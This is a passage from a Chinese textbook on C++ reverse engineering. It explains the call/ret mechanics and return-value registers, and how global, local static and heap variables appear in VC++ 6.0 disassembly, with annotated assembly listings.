


图 6-4 调用函数前 esp 与栈中的信息

call 指令的下一句指令所在地址为 0x0040DB39，当前 esp 保存的地址为 0x0012FF2C。当执行 call 指令时，再次进入函数实现中观察 esp 与栈数据的变化，发现 esp 被减 4，并且其对应地址中的数据被修改，如图 6-5 所示。




图 6-5　执行 call 指令后 esp 与栈中内存数据的信息

在图 6-5 中，执行 call 指令后，由于有压栈操作，esp 被减 4，修改为 0x0012FF28，并且该地址中保存的信息为 0x0040DB39。对比图 6-4，该地址即为函数的返回地址。当函数执行到 ret 指令时，当前 esp 已经被平衡，此时将再次指向 0x0012FF28。函数退出前，会执行 ret 指令，这个指令取得 esp 所指向的 4 字节内容作为函数的返回地址值更新 eip，程序的流程回到返回地址处，同时执行 esp 加 4 的操作，以释放返回的地址空间，平衡栈顶。

前面分析了 call 和 ret 指令的细节，介绍了栈结构中函数的运行机制。那么函数的返回值是如何得到的呢？ VC 中使用寄存器 eax 来保存返回值，由于 32 位的 eax 寄存器只能保存 4 字节数据，因此大于 4 字节的数据将使用其他方法保存。通常，eax 作为返回值，只有基本数据类型与 sizeof（type）小于等于 4 的自定义类型（浮点类型除外（详见 2.2.1 节））。在 Debug 版下，如果函数有返回值，那么最后的操作通常为对 eax 赋值后执行 ret 指令，如代码清单 6-8 所示。

代码清单 6-8　函数返回值——Debug 版

```
// C++ 源码说明
// 函数功能：获取当前函数的返回地址
int GetAddr(int nNumber){
   // 获取参数地址，减 1 后得到返回地址在栈中的地址
   int nAddr = *(int*)(&nNumber - 1);
   return nAddr;              // 将返回地址作为返回值返回
}

// C++ 源码与对应汇编代码讲解
int GetAddr(int nNumber){
; Debug 保护环境初始化部分略
int nAddr = *(int*)(&nNumber - 1);
; ebp 加法与 esp 加法原理相同，都是取参数，但是这里为什么是加 8 呢？
; 在 Debug 版下进入函数后，首先保存 ebp 会执行 push ebp 的操作，这样 esp 将执行压栈减 4 操作，
; 随后执行 mov ebp, esp 的操作，由于栈顶 esp 之前被修改，所以 ebp 需要加 4 调整到最初的栈底位置
; 因此 ebp+4 可以得到返回地址，ebp+8 将会寻址第一个参数
; 以下代码将第一个参数的地址传入 eax 中
0040DB78    lea          eax,[ebp+8]
; 执行 eax 自减 4 操作，执行后 eax 等价于 ebp+4，得到函数返回地址所在栈中的地址
0040DB7B    sub          eax,4
; 取出函数返回地址传入 ecx 中
```

```
0040DB7E   mov          ecx,dword ptr [eax]
; 使用ecx赋值局部变量
0040DB80   mov          dword ptr [ebp-4],ecx
return nAddr;
; 取出局部变量数据传入eax中，用做函数返回值
0040DB83   mov          eax,dword ptr [ebp-4]
}
; Debug恢复环境，平衡栈、栈平衡检测部分略
0040DB8C   ret

// 函数调用处
int nAddr = GetAddr(1);
0040DAF8   push        1            ; 压栈传参，传入参数1
0040DAFA   call         @ILT+30(ss) (00401023)    ; 函数调用
0040DAFF   add         esp,4         ; __cdecl调用方式，平衡栈
0040DB02   mov        dword ptr [ebp-4],eax        ; 取得返回值
```

代码清单6-8利用函数的特性，通过对参数地址的间接访问得到函数返回地址，最后通过eax寄存器将其返回。接下来再分析一个不寻常的示例，返回值类型为自定义类型——结构体，其大小超过4字节，编译器会如何处理呢？欲知真相，请阅读代码清单6-9。

代码清单6-9 结构体类型作为返回值

```
// C++源码说明：结构体类型作为返回值
struct tagTEST {                          // 结构体定义
          int m_nOne;                            // 两个整型成员变量
          int m_nTwo;
};
// 返回值为结构体类型的函数
tagTEST RetStruct(){
          tagTEST testRet;
          testRet.m_nOne = 1;
          testRet.m_nTwo = 2;
          return testRet;
}
// 调用函数，并将返回值赋值到结构体实例test中
void main(){
          tagTEST test;
          test = RetStruct();
}

// C++源码与对应汇编代码讲解
tagTEST RetStruct(){
; Debug保存环境、初始化部分略
tagTEST testRet;
testRet.m_nOne = 1;
004012A8   mov          dword ptr [ebp-8],1                ; 对结构体成员变量赋值
testRet.m_nTwo = 2;
004012AF   mov          dword ptr [ebp-4],2                ; 对结构体成员变量赋值
```

```
return testRet;
004012B6    mov         eax,dword ptr [ebp-8]     ; 取结构体成员变量数据传入 eax 中
004012B9    mov         edx,dword ptr [ebp-4]     ; 取结构体成员变量数据传入 edx 中
}
; Debug 恢复环境略
004012C2    ret                          ; 执行 ret 指令结束函数调用

   // 函数调用处
tagTEST test;
test = RetStruct();
0040DC38    call        @ILT+35(RetStruct) (00401028)    ; 调用函数 RetStruct
; eax 中保存函数 RetStruct 中结构体 testRet 成员 m_nOne 的数据
0040DC3D    mov         dword ptr [ebp-10h],eax   ; ebp-10h 为临时变量
; edx 中保存函数 RetStruct 中结构体 testRet 成员 m_nTwo 的数据
0040DC40    mov         dword ptr [ebp-0Ch],edx   ; ebp-0Ch 为临时变量

; 经过几次数据传递，最终将返回结果存入结构体实例 test 的两个成员所在地址处
0040DC43    mov         eax,dword ptr [ebp-10h]
0040DC46    mov         dword ptr [ebp-8],eax
0040DC49    mov         ecx,dword ptr [ebp-0Ch]
0040DC4C    mov         dword ptr [ebp-4], ecx
```

代码清单 6-9 演示了一个返回类型为结构体，并且其大小大于 4 字节的返回流程。由于只有两个成员，因此编译器使用了 eax 和 edx 来传递返回值。本节的重点是讲解函数的识别，此处的讲解只是为了让读者了解函数对返回值的处理。更多关于结构体知识的讲解见第 9 章。

6.6 回顾

到此为止，对函数工作原理的分析就结束了，大家是否已经掌握了呢？下面再巩固一下所学知识。

1. 函数调用的一般工作流程

（1）参数传递

通过栈或寄存器方式传递参数。

（2）函数调用，将返回地址压栈

使用 call 指令调用参数，并将返回地址压入栈中。

（3）保存栈底

使用栈空间保存调用方的栈底寄存器 ebp。

（4）申请栈空间和保存寄存器环境

根据函数内局部变量的大小抬高栈顶让出对应的栈空间，并且将即将修改的寄存器保存在栈内。

（5）函数实现代码

函数实现过程的代码。

（6）还原环境

还原栈中保存的寄存器信息。

（7）平衡栈空间

平衡局部变量使用的栈空间。

（8）ret 返回，结束函数调用

从栈顶取出第（2）步保存的返回地址，更新 EIP。

在非 __cdecl 调用方式下，平衡参数占用栈空间。

（9）调整 esp，平衡栈顶

此处为 __cdecl 特有的方式，用于平衡参数占用的栈顶。

2. 两种编译选项下的函数识别

Debug 编译选项组下的函数识别非常简单，由于其注重调试的特性，其汇编代码基本上就是函数的原貌，只需对照汇编代码逐条分析即可将其还原成高级代码。其识别要点见代码清单 6-10。

代码清单 6-10　Debug 编译选项组下的函数识别

```
push        reg/mem/imm    ; 根据调用函数查看参数使用，可确定是否为参数
……
call        reg/mem/imm    ; 调用函数
add         esp, xxxx      ; 如果 Debug 编译选项组下是 _cdecl 调用方式，由调用方平衡栈顶

jmp FUN_ADDR               ; call 指令调用处，可能存在使用跳转指令执行到函数
FUN_ADDR:
push ebp                   ; 保存栈底
……
mov eax,0CCCCCCCCh
rep stos    dword ptr [edi]; 初始化局部变量
……
pop ebp                    ; 还原栈底
ret                        ; 查看 ret 是否平衡栈
```

在 O2 选项下，_cdecl 调用方式的函数调用结束后，并不一定会马上平衡栈顶，极有可能会复写传播并与其他函数一起平衡栈。由于函数实现改用了 esp 寻址，因此需要注意函数执行过程是否对 esp 进行了修改，如进行了修改，在平衡栈顶 esp 时，考察是否有对 esp 进行平衡恢复。当函数有参数时，检查参数是否在函数实现中被平衡，以确定其调用方式。_cdecl 调用方式的函数识别要点见代码清单 6-11。

代码清单 6-11　Release 版函数识别

```
push   reg/mem/imm ; 根据调用函数查看参数使用，可确定是否为参数
……
call   reg/mem/imm ; 调用函数
```

```
add    esp, xxxx           ; 在Release版下调用 __cdecl 方式的函数，栈平衡可能会复写传播，请注意

; 函数实现内没有将局部变量初始化为 0CCCCCCCCh
; 若在函数体内不存在内联汇编或异常处理等代码，则使用 esp 寻址
```

6.7 本章小结

本章讨论了函数的内部实现机制。在软件开发过程中，通常以面向对象的方式设计结构，然后由程序员实现每个对象的每个成员函数。编译器产生二进制代码后，面向对象变成了模块化的代码，因此在分析人员的眼里，看到的都是以函数为单位的代码块，掌握本章节的内容便成了逆向分析的基本。至于对 C++ 中的成员函数、虚函数等的分析，将在以后的章节中一一展开。

第 7 章　变量在内存中的位置和访问方式

通过第 6 章对函数的介绍，读者已经预先接触了局部变量的定义及使用过程。除了局部变量外，还有全局变量和静态变量等。本章以 VC++ 6.0 为例，讲解各类作用域的底层机制和分析要点。在本章开始之前，我们先约定一下用语：

❑ 变量的作用域

指的是变量在源码中可以被访问到的范围。全局变量属于进程作用域，也就是说，在整个进程中都能够访问到这个全局变量；静态变量属于文件作用域，在当前源码文件内可以访问到；局部变量属于函数作用域，在函数内可以访问到；在“{ }”语句块内定义的变量，属于块作用域，只能在定义变量的“{ }”块内访问到。

❑ 变量的生命周期

指的是变量所在的内存从分配到释放的这段时间。变量所在的内存被分配后，我们可以形象地将这比喻为变量的生命开始；变量所在的内存被释放后，我们可以将这比喻为变量的消亡。

读者可以在阅读本章前，思考一下：以上谈到的作用域和生命周期，有区别吗？有什么区别呢？

7.1　全局变量和局部变量的区别

全局变量是如何形成的呢？ 2.6 节中讲解了常量的识别和分析方法。常量与全局变量有着相似的特征，都是在程序执行前就存在了。在大多数情况下，在 PE 文件中的只读数据节中，常量的节属性被修饰为不可写；而全局变量和静态变量则在属性为可读写的数据节中。下面来定义全局变量：

```
int g_nVariableType = 117713190;
```

然后获取全局变量的内存地址，如图 7-1 所示。




图 7-1　全局变量所在的内存地址

如图 7-1 所示，通过调试获取全局变量所在地址 0x00421A30，地址中的数据为 0x07042926，转换为十进制数为 117717190。全局变量在文件中的地址定位和常量相同，也需要减去基地址，然后查阅节表得到文件地址。本示例中的基地址为 0x00400000，它的全局变量对应在文件 0x00021A30 的偏移地址处，如图 7-2 所示 。

```
00021A30  26 29 04 07 30 12 40 00  01 00 00 00 00 00 00 00
```

图 7-2　全局变量所在的文件地址

由图 7-2 可见，具有初始值的全局变量，其值在链接时被写入所创建的 PE 文件中，当用户执行该文件时，操作系统先分析这个 PE 中的数据，将各个节中的数据填入对应的虚拟内存地址中，这时全局变量就已经存在了，等 PE 的分析和加载工作完成以后，才开始执行入口点的代码。因此全局变量可以不受作用域的影响，在程序中的任何位置都可以被访问和使用。全局变量和局部变量都是变量，它们都可以被赋值和修改。它们之间存在哪些区别呢？在反汇编代码中又该如何区分呢？下面将进一步讲解全局变量，分析其与局部变量的差别。

通过对全局变量的初步分析得出，它和常量类似，被写入文件中，因此其生命周期与所在模块相同。全局变量和局部变量的最大区别就是生命周期不同。全局变量诞生于所在执行文件被操作系统加载后，执行第一条代码前，这个时候已经具有内存地址了。当程序结束运行退出后，全局变量将被销毁。因此，全局变量可以在程序中的任何位置使用；而局部变量的生命周期则局限于函数作用域内，超出作用域后，由栈平衡操作来释放局部变量的空间。对于由“{ }”划分的块作用域，其内部的局部变量的生命周期和函数作用域一致，但是编译器会在编译前检查语法，限制块外代码对其访问。

在访问方式上，局部变量的访问是通过栈指针相对间接访问，而全局变量的内存地址在全局数据区中，通过栈指针无法访问到。那么全局变量又是如何访问寻址的呢？我们先来看一个例子，如代码清单 7-1 所示。

代码清单 7-1　全局变量的访问——Debug 版

```
// C++ 源码说明：全局变量的访问
int g_nVariableType = 117713190;                    // 定义整型全局变量
void main(){
// 从标准输入设备获取数据到 g_nVariableType
   scanf("%d", &g_nVariableType);
// 将 g_nVariableType 输出到标准输出设备
   printf("%d \r\n", g_nVariableType);
}

// C++ 源码与对应汇编代码讲解
void main(){
; Debug 保存环境、栈空间申请初始化略
scanf("%d", &g_nVariableType);
; 将全局变量的地址作为参数压入栈，与常量的处理方法相同
00401028   push    offset g_nVariableType (00424a30)
0040102D   push    offset string "%d" (00422024)
```

```
00401032   call    scanf (00401100)                          ; 调用scanf函数
00401037   add     esp,8                                     ; 平衡scanf函数的两个参数
printf("%d \r\n", g_nVariableType);
; 取全局变量内容传入eax
0040103A   mov     eax,[g_nVariableType (00424a30)]
0040103F   push    eax
00401040   push    offset string "%d \r\n" (0042201c)
00401045   call    printf (00401080)                         ; 调用printf函数
0040104A   add     esp,8                                     ; 平衡printf函数的两个参数
}
; Debug还原环境、栈空间略
```

通过对代码清单7-1的分析可知，访问全局变量与访问常量类似——都是通过立即数来访问。由于全局变量在编译期就已经确定了具体的地址，因此编译器在编译的过程中可以计算出一个固定的地址值。而局部变量需要进入作用域内，通过申请栈空间存放，利用栈指针ebp或esp间接访问，其地址是一个未知可变值，编译器无法预先计算。

上面讲解了全局变量与局部变量在指令中的寻址方式，以及生命周期的差别。不仅如此，在同时连续定义多个全局变量时，这些全局变量在内存中的地址顺序与局部变量也不一定相同。我们来看一个例子，如代码清单7-2所示。

代码清单7-2 全局变量的定义顺序

```
// C++源码说明：全局变量的访问
int g_nVariableType = 117713190;                     // 定义整型全局变量
int g_nVariableType1 = 117713191;                    // 定义整型全局变量
void main(){
        int nOne = 1;  int nTwo = 2;                         // 局部变量定义
    // scanf与printf的使用避免常量传播优化
        scanf("%d, %d", &nOne, &nTwo);
        printf("%d %d\r\n", nOne, nTwo);
        scanf("%d, %d", &g_nVariableType, &g_nVariableType1);
        printf("%d %d\r\n", g_nVariableType, g_nVariableType1);
}

// C++源码与对应汇编代码讲解
void main(){
; Debug保存环境、栈空间申请初始化略
int nOne = 1;                                                // 假设ebp为0x0012FF10
0040D9D8   mov    dword ptr [ebp-4],1    ; nOne所在地址0x0012FF0C
int nTwo = 2;
0040D9DF   mov    dword ptr [ebp-8],2    ; nTwo所在地址0x0012FF08
; scanf与printf讲解略
scanf("%d, %d", &g_nVariableType, &g_nVariableType1);
; g_nVariableType1所在地址为0x00424E78
0040DA10   push        offset g_nVariableType1 (00424e78)
; g_nVariableType所在地址为0x00424E4
0040DA15   push        offset g_nVariableType (00424e74)
```

```
0040DA1A   push        offset string "%d, %d" (00422fe0)
; 其他分析讲解略
```

通过对代码清单7-2的分析发现，全局变量在内存中的地址顺序是先定义的变量在低地址，后定义变量在高地址。有此特性即可根据反汇编代码中全局变量的所在地址，还原出其高级代码中被定义的先后顺序，更进一步接近源码。

下面对全局变量和局部变量的特征进行一下总结。

全局变量的特征如下：

- 所在地址为数据区，生命周期与所在模块一致；
- 使用立即数间接访问。

局部变量的特征如下：

- 所在地址为栈区，生命周期与所在的函数作用域一致；
- 使用ebp或esp间接访问。

通过上述对比，相信读者在分析反汇编代码时能轻松地将它们识别并分类。

7.2 局部静态变量的工作方式

静态变量分为全局静态变量和局部静态变量，全局静态变量和全局变量类似，只是全局静态变量只能在本文件内使用。但这只是在编译之前的语法检查过程中，对访问外部的全局静态变量做出的限制。全局静态变量的生命周期和全局变量也是一样的，而且在反汇编代码中它们也无二样。也就是说，全局静态变量和全局变量在内存结构和访问原理上都是一样的，相当于全局静态变量等价于编译器限制外部源码文件访问的全局变量。有鉴于此，笔者不再重复讲解了。

局部静态变量比较特殊，它不会随作用域的结束而消失，并且在未进入作用域之前就已经存在，其生命周期也和全局变量相同。那么编译器是如何做到使局部静态变量与全局变量的生命周期相同的，但作用域不同的呢？实际上，局部静态变量和全局变量都保存在执行文件中的数据区中，但由于局部静态变量被定义在某一作用域内，让我们产生了错觉，误认为此处为它的生命起始点。实则不然，局部静态变量会预先被作为全局变量处理，而它的初始化部分只是在做赋值操作而已。

既然是赋值操作，与之伴随的另一个问题就出现了。当某函数被频繁调用时，C++语法中规定局部静态变量只被初始化一次，那么编译器如何确保每次进入函数体时，赋值操作只被执行一次呢？通过代码清单7-3的分析，让我们揭开这个谜底。

代码清单7-3 局部静态变量的工作方式——Debug版

```
// C++源码说明：全局变量的访问
void ShowStatic(int nNumber){
    static int g_snNumber = nNumber;      // 定义局部静态变量，赋值为参数
    printf("%d \r\n", g_snNumber);        // 显示静态变量
```

```
}

void main(){
   for (int i = 0; i < 5; i++){
          ShowStatic(i); // 循环调用显示局部静态变量的函数，每次传入不同值
   }
}

// C++ 源码与对应汇编代码讲解
// for 循环调用过程讲解略

// ShowStatic 函数内实现过程
void ShowStatic(int nNumber){
; 在 Debug 版下保存环境、开辟栈、初始化部分略
static int g_snNumber = nNumber;          // 定义局部静态变量
0040D9D8   xor          eax,eax            ; 清空 eax
; 取地址 0x004257CC 处 1 字节数据到 al 中
0040D9DA   mov          al,['ShowStatic'::'2'::$S1 (004257cc)]
; 将 eax 与数值 1 做位与运算，eax 最终结果只能是 0 或 1
0040D9DF   and          eax,1
0040D9E2   test         eax,eax
; 比较 eax，不等于 0 则执行跳转，跳转到地址 0x0040D9FE 处
0040D9E4   jne          ShowStatic+3Eh (0040d9fe)
; 将之前比较是否为 0 值的地址取出数据到 cl 中
0040D9E6   mov     cl,byte ptr ['ShowStatic'::'2'::$S1 (004257cc)]
; 将 cl 与数值 1 做位或运算，cl 的最低位将被置 1，其他位不变
0040D9EC   or           cl,1
; 再将置位后的 cl 存回地址 0x004257CC 处
0040D9EF   mov     byte ptr ['ShowStatic'::'2'::$S1 (004257cc)],cl
; 取出参数信息放入 edx 中
0040D9F5   mov         edx,dword ptr [ebp+8]
; 将 edx 赋值到地址 0x004257C8 处，即将局部静态变量赋值为 edx 中保存的数据
0040D9F8 mov       dword ptr [___sbh_sizeHeaderList+4 (004257c8)],edx
printf("%d \r\n", g_snNumber);    // 显示局部静态变量中的数据
; 局部静态变量的访问，和全局变量的访问方式一样
0040D9FE   mov          eax,[___sbh_sizeHeaderList+4 (004257c8)]
; printf 函数调用过程分析略
```

在代码清单 7-3 中，地址 0x004257CC 中保存了局部静态变量的一个标志，这个标志占位 1 个字节。通过位运算，将标志中的一位数据置 1，以此判断局部静态变量是否已经被初始化过。由于一个静态变量只使用了 1 位，而 1 个字节数据占 8 位，因此这个标志可以同时表示 8 个局部静态变量的初始状态。通常，在 VC++ 6.0 中，标志所在的内存地址在最先定义的局部静态变量地址的附近，如最先定义的整型局部静态变量在地址 0x004257C0 处，那么标记位通常在地址 0x004257C4 或 0x004257BC 处。当同一作用域内超过 8 个局部静态变量时，下一个标记位将会在第 9 个定义的局部静态变量地址附近。识别局部静态变量的标志位地址并不是目的，主要是根据这个标志位来区分全局变量与局部静态变量。多个局部静态

变量的定义如图 7-3 所示。

```
static int g_snNumber1 = nNumber;
 xor         eax,eax
 mov         al,[`ShowStatic'::`2'::$S1 (004257d0)]
 and         eax,1
 test        eax,eax
 jne         ShowStatic+3Eh (0040daee)
 mov         cl,byte ptr [`ShowStatic'::`2'::$S1 (004257d0)]
 or          cl,1
 mov         byte ptr [`ShowStatic'::`2'::$S1 (004257d0)],cl
 mov         edx,dword ptr [ebp+8]
 mov         dword ptr [__sbh_sizeHeaderList+8 (004257cc)],edx
static int g_snNumber2 = nNumber;
 xor         eax,eax
 mov         al,[`ShowStatic'::`2'::$S1 (004257d0)]
 and         eax,2
 test        eax,eax
 jne         ShowStatic+64h (0040db14)
 mov         cl,byte ptr [`ShowStatic'::`2'::$S1 (004257d0)]
 or          cl,2
 mov         byte ptr [`ShowStatic'::`2'::$S1 (004257d0)],cl
 mov         edx,dword ptr [ebp+8]
 mov         dword ptr [__sbh_sizeHeaderList+4 (004257c8)],edx
```

```
Memory
Address: 004257c8
004257C8  01 00 00 00
004257CC  01 00 00 00
004257D0  03 00 00 00
004257D4  00 00 00 00
004257D8  50 06 38 00
004257DC  00 00 00 00
004257E0  01 00 00 00
```

图 7-3 多个局部静态变量的定义

图 7-3 中定义了两个局部静态变量，分别为 g_snNumber1 和 g_snNumber2，它们所在的地址分别为 0x004257CC 和 0x004257C8。它们都使用了地址 0x004257D0 为标志位。g_snNumber1 使用了 1 个字节中的最低位作为初始化标志，而 g_snNumber2 则使用了 g_snNumber1 标记位的高一位作为标志位。

以此类推，直至将 1 个字节中的 8 位用完为止。图 7-3 中的标志位为 3，因为将两个局部静态变量的标志位分离为："g_snNumber1 = 0000 0001" 和 g_snNumber2= 0000 0010"，组合后为 00000011，所以转换为十六进制数后就变成了 0x03。

当局部静态变量被初始化为一个常量值时，这个局部静态变量在初始化过程中不会产生任何代码，如图 7-4 所示。

```
27:        static int g_snOne = 1;
28:        for (int i = 0; i < 5; i++)
004012C8   mov          dword ptr [ebp-4],0
```

图 7-4 初始化为常量的局部静态变量

由于初始化的数值为常量，即多次初始化不会产生变化。这样无需再做初始化标志，编译器采用了直接以全局变量方式处理，优化了代码，提升了效率。虽然转换为了全局变量，但仍然不可以超出作用域访问。那么编译器是如何让其他作用域对局部静态变量不可见的呢？通过名称粉碎法，在编译期将静态变量重新命名。对图 7-4 中的静态变量 g_snOne 进行名称粉碎后，结果如图 7-5 所示。

```
00 00 00 00 00 00 00 3E  00 00 00 5F 3F 67 5F 73  .......>..._?g_s
6E 4F 6E 65 40 3F 31 3F  3F 6D 61 69 6E 40 40 39  nOne@?1??main@@9
40 34 48 41 00 3F 3F 5F  43 40 5F 30 35 50 46 49  @4HA.??_C@_05PFI
```

图 7-5 名称粉碎后的静态变量名称

通过名称粉碎后，在原有名称中加入了其所在的作用域，以及类型等信息。如何查找粉碎后的名称呢？查找编译后对应的obj文件，使用“WinHex”将该文件打开后，使用快捷键“Ctrl+F”快速查找字符串，输入原静态变量名称便能快速定位到该静态变量粉碎后的名称处，如图7-5所示。（粉碎规则不必重点学习，读者只需知道是通过名称粉碎来完成作用域的识别过程即可，C++的函数重载也是如此，同样是先粉碎函数名称再组合出新名称。）

obj文件中粉碎后的组合名称从何而来呢？通过修改VC++ 6.0的编译选项，生成ListingFile文件，该文件为包含名称粉碎处理后汇编代码。依次修改编译选项：Project → Settings → C\C++ → Category → Listing Files，如图7-6所示。




图7-6 ListingFile编译选项设置

设置好编译选项后再次编译，针对工程中的CPP文件生成对应的同名称的ASM文件，如图7-7所示。




图7-7 ListingFile选项生成的汇编文件

obj文件就是由图7-7中的汇编文件编译而成的。“VariableType.asm”汇编文件中保存了粉碎后的变量、函数名称等信息，如图7-8所示。

```
?ShowStatic@@YAXH@Z PROC NEAR                          ; ShowStatic, COMDAT

; 13   :        static int g_snNumber1 = nNumber;

        mov     al, BYTE PTR _?$S1@?1??ShowStatic@@YAXH@Z@4EA
        mov     ecx, DWORD PTR _nNumber$[esp-4]
        test    al, 1
        jne     SHORT $L1119
        or      al, 1
        mov     DWORD PTR _?g_snNumber1@?1??ShowStatic@@YAXH@Z@4HA, ecx
        mov     BYTE PTR _?$S1@?1??ShowStatic@@YAXH@Z@4EA, al
```

图7-8 汇编文件信息

图7-8中的汇编代码对应代码清单7-3中的函数ShowStatic。从图中注释可以发现，此汇编代码完成的功能是对静态变量g_snNumber1的定义及初始化操作。变量名称在汇编代码中找不到，因为它被加工过的名称所代替。由于obj是由此汇编文件所生成的，因此在obj文件中会出现粉碎后重新组合的变量名称。

总结：

```
; reg_flag 表示存放初始化标志的寄存器 r8，通常使用寄存器中的低位，如 al 等
; INIT_FLAG 表示初始化标记
mov         reg_flag,       INIT_FLAG
; reg_data 表示存放静态变量初值的寄存器
mov         reg_data,       mem                 ; reg_data 值为初值，其来源可能因程序不同而不同
test        reg_flag,       1\2\8…0x80; 测试标志位
jxx         INIT_END                                          ; 跳转成功，表示已经被初始化过
or          reg_flag,1\2\8…0x80; 修改标志寄存器中的数据
; STATIC_DATA 表示静态变量
mov         STATIC_DATA, reg_data               ; 初始化静态变量
mov         INIT_FLAG, reg_flag                 ; 修改该静态变量初始化标志位
INIT_END:
```

在分析过程中，如果遇到以上代码块，表示符合局部静态变量的基本特征，可判定为局部静态变量的初始化过程。在分析的过程中应注意对测试标志位的操作，其立即数只能为 1、2、8 这样的 2 的幂。

7.3 堆变量

堆变量是所有变量表现形式中最容易识别的。在 C\C++ 中，使用 malloc 与 new 实现堆空间的申请，返回的数据便是申请的堆空间地址。相对应的，使用 free 与 delete 完成堆空间释放，但需要申请堆空间时得到的首地址。如果这个首地址丢失将无法释放堆空间，从而导致内存泄漏。

保存堆空间首地址的变量大小为 4 字节的指针类型，其访问方式按作用域来分，和之前所介绍过的全局、局部以及静态的表现形式相同，故不再讲解。

C++ 中的 new 与 delete 属于运算符，在没有定义重载的情况下，它们的执行过程与 malloc、free 类似。我们以 malloc 与 new 为例来进行介绍，如代码清单 7-4 所示。

代码清单 7-4　new 与 malloc 的区别

```
// C++ 源码说明（Debug 编译选项）：new 与 malloc
// malloc 内部实现
char * pCharMalloc = (char*)malloc(10);
_CRTIMP void * __cdecl malloc (
        size_t nSize
        ){
           // 使用 _nh_malloc_dbg 申请堆空间
        return _nh_malloc_dbg(nSize, _newmode, _NORMAL_BLOCK, NULL, 0);
}

// new 内部实现
char * pCharNew = new char[10];
```

```
void * operator new( unsigned int cb ){
        return _nh_malloc( cb, 1 );
}
void * __cdecl _nh_malloc (
        size_t nSize,
        int nhFlag
        ){
           // 使用 _nh_malloc_dbg 申请堆空间
        return _nh_malloc_dbg(nSize, nhFlag, _NORMAL_BLOCK, NULL, 0);
}
```

代码清单7-4为malloc和new的内部实现，可见，使用new申请堆空间最终也会使用到“_nh_malloc_dbg”和malloc。当它们被执行后，将会返回所申请堆空间的首地址。(calloc、realloc与malloc类似，本节只对malloc进行讲解。)

堆空间的分配类似于商场中的商铺管理，malloc是从商场的空地中划分出一块作为商铺，而new则可以将划分好的商铺直接租用。由于malloc缺少商铺的营业范围规定，因此需要将申请好的堆强制转换以说明其类型方可使用，而new则无需这种操作，直接可以使用。

当不再使用堆内存时，需要调用free与delete释放对应的堆。相当于退租时将商铺归还给商场，商场将商铺回收，用于下次出租。

那么这个出租、回收、再出租的过程如何实现呢？物业部门利用表格将每次租出的商铺进行记录，商铺被回收后，修改表格中对应的记录，对应铺位的状态置为“空闲”。当再次租用时，便会检查空闲的商铺是否符合要求，然后再次分配出租。堆空间的管理也是如此，通过表格记录每次申请的堆空间的信息。

确定变量空间属于堆空间只要找到两个关键点即可。

- 空间申请：malloc与new等；
- 空间释放：free与delete等。

在使用IDA分析反汇编代码时，需要安装对应的SIG符号文件，这样才可以在反汇编代码中快速识别出malloc与new（高版本的IDA中默认装有此符号文件，可直接识别）。如图7-9所示。

```
push    0Ah                 ; Size
call    _malloc
push    0Ah                 ; unsigned int
mov     esi, eax
call    ??2@YAPAXI@Z        ; operator new(uint)
```

图7-9 malloc与new的识别

通过图7-9中对malloc与new的识别，即可得知此处在申请堆空间，得到堆空间的首地址。知道了堆空间的起始处，如何找到其销毁处呢？与malloc和new对应的有free和delete，只要确定free与delete所释放的地址和malloc与new所申请的堆空间地址一致，即

可确定该堆空间的生命周期，如代码清单 7-5 所示。

代码清单 7-5 堆空间的生命周期

```
// C++ 源码说明：堆空间生命周期识别
   char * pCharMalloc = (char*)malloc(10);              // 申请堆空间
   char * pCharNew = new char[10];                      // 申请堆空间

   if (pCharNew != NULL){
         delete [] pCharNew;                            // 释放堆空间
         pCharNew = NULL;
   }
   if (pCharMalloc != NULL){
         free(pCharMalloc);                             // 释放堆空间
         pCharMalloc = NULL;
   }
```

代码清单 7-5 分别使用了 delete 与 free 来释放 new 和 malloc 所申请的堆空间。free 与 delete 的识别原理和 malloc 与 new 相同，都需要装有对应的 SIG 符号文件，如图 7-10 所示。

```
call    ??3@YAXPAX@Z     ; operator delete(void *)
add     esp, 4

                         ; CODE XREF: _main+16↑j
test    esi, esi
jz      short loc_40102E
push    esi              ; Memory
call    _free
```

图 7-10 delete 与 free 的识别

通过对图 7-9 与图 7-10 的比较和分析可得知所申请的堆空间的生命周期。在分析的过程中，关于堆空间的释放不能只看 delete 与 free，还需要结合 new 和 malloc 确认所操作的是同一个堆空间。

了解了堆空间的产生与销毁，那么堆空间中都存储哪些信息呢？编译器又是如何管理它们的呢？申请堆空间的过程中调用了函数 _heap_alloc_dbg，其中使用 _CrtMemBlockHeader 结构描述了堆空间中的各个成员。在内存中，堆结构的每个节点都是使用双向链表的形式存储的，在 _CrtMemBlockHeader 结构中定义了前指针 pBlockHeaderPrev 和后指针 pBlockHeaderNext，通过这两个指针就可遍历程序中申请的所有堆空间。成员 lRequest 记录了当前堆是第几次申请的，例如第 10 次申请堆操作对应的数值为 0x0A；成员 gap 为保存堆数据的数组，在 Debug 版下，这个数据的前后 4 个字节被初始化为 0xFD，用于检测堆数据访问过程中是否有越界访问。_CrtMemBlockHeader 结构的原型如下：

```
   typedef struct _CrtMemBlockHeader{
   struct _CrtMemBlockHeader * pBlockHeaderNext;   // 下一块堆空间首地址（实际上指向的是前
// 一次申请的堆信息）
